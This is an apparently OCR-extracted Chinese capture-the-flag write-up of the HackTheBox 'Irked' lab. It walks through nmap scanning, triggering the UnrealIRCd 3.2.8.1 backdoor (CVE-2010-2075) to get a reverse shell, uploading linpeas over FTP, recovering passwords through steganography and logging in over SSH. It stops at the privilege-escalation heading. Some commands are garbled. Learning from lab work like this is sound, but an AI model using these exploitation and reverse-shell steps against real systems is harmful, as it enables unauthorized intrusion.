
概述 （Overview）




Irked has been Pwned!

Congratulations 0x584A, best of luck in capturing flags ahead!

#11667	07 May 2021	30
MACHINE RANK	PWN DATE	POINTS EARNED

- MACHINE TAGS
  - Cryptography
  - Web

攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）

- nmap
- steghide
- pyftpdlib
- SUID


阶段1：枚举

开局还是常规 nmap 进行端口和服务的识别：

```
# Nmap 7.91 scan initiated Thu May  6 08:54:23 2021 as: nmap -p- -oA nmap/AllPort -T4 -v
Nmap scan report for 10.10.10.117
Host is up (0.22s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
6697/tcp  open  ircs-u
8067/tcp  open  infi-async
56026/tcp open  unknown
65534/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu May  6 08:55:31 2021 -- 1 IP address (1 host up) scanned in 68.15 sec

#  cat nmap/AllPort.nmap | grep open | cut -f 1 -d '/' | tr '\n' ',' | sed s/,$//
22,80,111,6697,8067,56026,65534

# Nmap 7.91 scan initiated Thu May  6 09:05:13 2021 as: nmap -p22,80,111,6697,8067,56026
Nmap scan report for 10.10.10.117
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33989/udp6  status
|   100024  1          43440/udp   status
|   100024  1          47756/tcp6  status
|_  100024  1          56026/tcp   status
6697/tcp  open  irc     UnrealIRCd
8067/tcp  open  irc     UnrealIRCd
56026/tcp open  status  1 (RPC #100024)
65534/tcp open  irc     UnrealIRCd
Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/sub
# Nmap done at Thu May  6 09:05:35 2021 -- 1 IP address (1 host up) scanned in 21.93 sec

```

从扫描信息上我们获悉 `Host: irked.htb`，存在 ssh 服务、 http 服务和 irc 服务。
浏览器查看下，就一张图片：




IRC is almost working!

阶段2：工具和利用

阶段2.1：发现存在密码的隐写文件

下载后使用 `stegsolve.jar` 、 `steghide` 分析一下看看是否存在隐写，发现需要获得密码才能解数据：



```
┌──(root㉿ kali)-[/home/kali/hackthebox/Irked/file]
└─# steghide info irked.jpg
"irked.jpg":
  format: jpeg
  capacity: 1.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

尝试其他的信息获取：

```
$ whatweb -v http://10.10.10.117
WhatWeb report for http://10.10.10.117
Status    : 200 OK
Title     : <None>
IP        : 10.10.10.117
Country   : RESERVED, ZZ
```

```

Summary   : Apache[2.4.10], HTTPServer[Debian Linux][Apache/2.4.10 (Debian)]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.10 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Debian Linux
        String       : Apache/2.4.10 (Debian) (from server string)

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Thu, 06 May 2021 12:54:51 GMT
        Server: Apache/2.4.10 (Debian)
        Last-Modified: Mon, 14 May 2018 18:00:02 GMT
        ETag: "48-56c2e413aa86b-gzip"
        Accept-Ranges: bytes
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 83
        Connection: close
        Content-Type: text/html

```


通过 whatweb 没有获取到更多有用的信息，尝试 exploit-db 搜索。

阶段2.2：利用 CVE-2010-2075

关键字：`unrealircd exploit github` 获悉到一个漏洞编号 CVE-2010-2075。

> 从2009年11月到2010年6月在某些镜像站点上分发的UnrealIRCd 3.2.8.1在DEBUG3_DOLOG_SYSTEM宏中包含一个外部引入的修改（特洛伊木马），允许远程攻击者执行任意命令。

根据CVE编号找漏洞脚本：`https://raw.githubusercontent.com/Ranger11Danger/UnrealIRCd-3.2.8.1-Backdoor/master/exploit.py`



```
┌──(root□ kali)-[/home/kali/hackthebox/Irked]
└─# 9900
listening on [any] 9900 ...
connect to [10.10.16.9] from (UNKNOWN) [10.10.10.117] 43846
bash: cannot set terminal process group (631): Inappropriate ioctl for device
bash: no job control in this shell
id
id
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
ircd@irked:~/Unreal3.2$
```


```
exploit.py: error: argument port: invalid int value: '10.10.10.117'

┌──(kali㉿kali)-[~/hackthebox/Irked/file]
└─$ python3 exploit.py -payload bash 10.10.10.117 6697
Exploit sent successfully!
```

OK，成功获取到 `ircd` 身份的shell，查看目标服务器存在哪些用户目录：

```
$ ls /home
djmardov
ircd
```

通过 whereis 查询到目标机器存在 ftp 命令，所以我这优先使用 `pyftpdlib` 进行文件传输。

```
kali@kali ~$ python3 -m pyftpdlib -p 21 -w

ircd@irked:~$ ftp 10.10.16.9
USER anonymous
PASS anonymous
PUT linpeas.txt
```




```
Log in with USER and PASS first.
user anonymous
anonymous
ls
pwd
-rwxr-xr-x   1 kali     kali         1860 May 06 13:37 13853.pl
-rwxr-xr-x   1 kali     kali         2022 May 06 13:39 16922.rb
-rw-r--r--   1 kali     kali         2210 May 06 13:42 exploit.py
-rw-r--r--   1 root     root       332111 May 06 14:12 linpeas.sh
-rw-r--r--   1 root     root        18936 May 06 14:06 unrealircd.conf
257 "/" is the current directory.
mls
lls
put linpeas.txt
y
```

```
[I 2021-05-06 10:16:57] >>> shutting down FTP server, 1 socket(s), pid=4134 <<<

┌──(root□ kali)-[/home/kali/hackthebox/Irked/file]
└─# 21
/usr/local/lib/python3.9/dist-packages/pyftpdlib/authorizers.py:243: RuntimeWarning: write permissions assigned to anonymous user.
  warnings.warn("write permissions assigned to anonymous user.",
[I 2021-05-06 10:19:10] concurrency model: async
[I 2021-05-06 10:19:10] masquerade (NAT) address: None
[I 2021-05-06 10:19:10] passive ports: None
[I 2021-05-06 10:19:10] >>> starting FTP server on 0.0.0.0:21, pid=4154 <<<
[I 2021-05-06 10:19:15] 10.10.10.117:56576-[] FTP session opened (connect)
[I 2021-05-06 10:19:22] 10.10.10.117:56576-[] USER 'ircd' failed login.
[I 2021-05-06 10:19:57] 10.10.10.117:56576-[anonymous] USER 'anonymous' logged in.
[I 2021-05-06 10:20:56] 10.10.10.117:56576-[anonymous] STOR /home/kali/hackthebox/Irked/file/linpeas.txt completed=1 bytes=153069 seconds=1.383
^C[I 2021-05-06 10:21:28] received interrupt signal
[I 2021-05-06 10:21:28] >>> shutting down FTP server, 2 socket(s), pid=4154 <<<
[I 2021-05-06 10:21:28] 10.10.10.117:56576-[anonymous] FTP session closed (disconnect).
```

阶段2.3：djmardov用户登录

在运行 `linpeas` 的同时，查询下 `djmardov` 用户存在哪些文件和目录：




```
find / -group djmardov 2>1&
[1] 26538
ircd@irked:~$ /home/djmardov
/home/djmardov/.dbus
/home/djmardov/.profile
/home/djmardov/.ssh
/home/djmardov/Downloads
/home/djmardov/Documents
/home/djmardov/Documents/user.txt
/home/djmardov/Documents/.backup
/home/djmardov/.gnupg
/home/djmardov/Desktop
/home/djmardov/.cache
/home/djmardov/.gconf
/home/djmardov/.local
/home/djmardov/.ICEauthority
/home/djmardov/Music
/home/djmardov/Public
/home/djmardov/.config
/home/djmardov/.bash_logout
/home/djmardov/.bashrc
/home/djmardov/Videos
/home/djmardov/Pictures
/home/djmardov/Templates
/home/djmardov/.mozilla
```

找到了 user flag，同时发现 `.backup` 文件获得一组密码。


```
$ cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

用这组密码进行 `su` 切换用户失败， `ssh` 碰撞也失败，解隐写图片成功了：



```
┌──(root㉿ kali)-[/home/kali/hackthebox/Irked/file]
└─# steghide info irked.jpg
"irked.jpg":
  format: jpeg
  capacity: 1.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "pass.txt":
    size: 17.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```


在 `pass.txt` 中得到新的密码： `Kab6h+m+bbp2J:HG` ，通过新密码成功登录 `djmardov` 用户。



```
┌──(root㉿ kali)-[/home/kali/hackthebox/Irked/file]
└─# sshpass -p 'Kab6h+m+bbp2J:HG' ssh djmardov@10.10.10.117

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 15 08:56:32 2018 from 10.33.3.3
djmardov@irked:~$ █
[work] 1:sshpass*
```

阶段3：权限提升

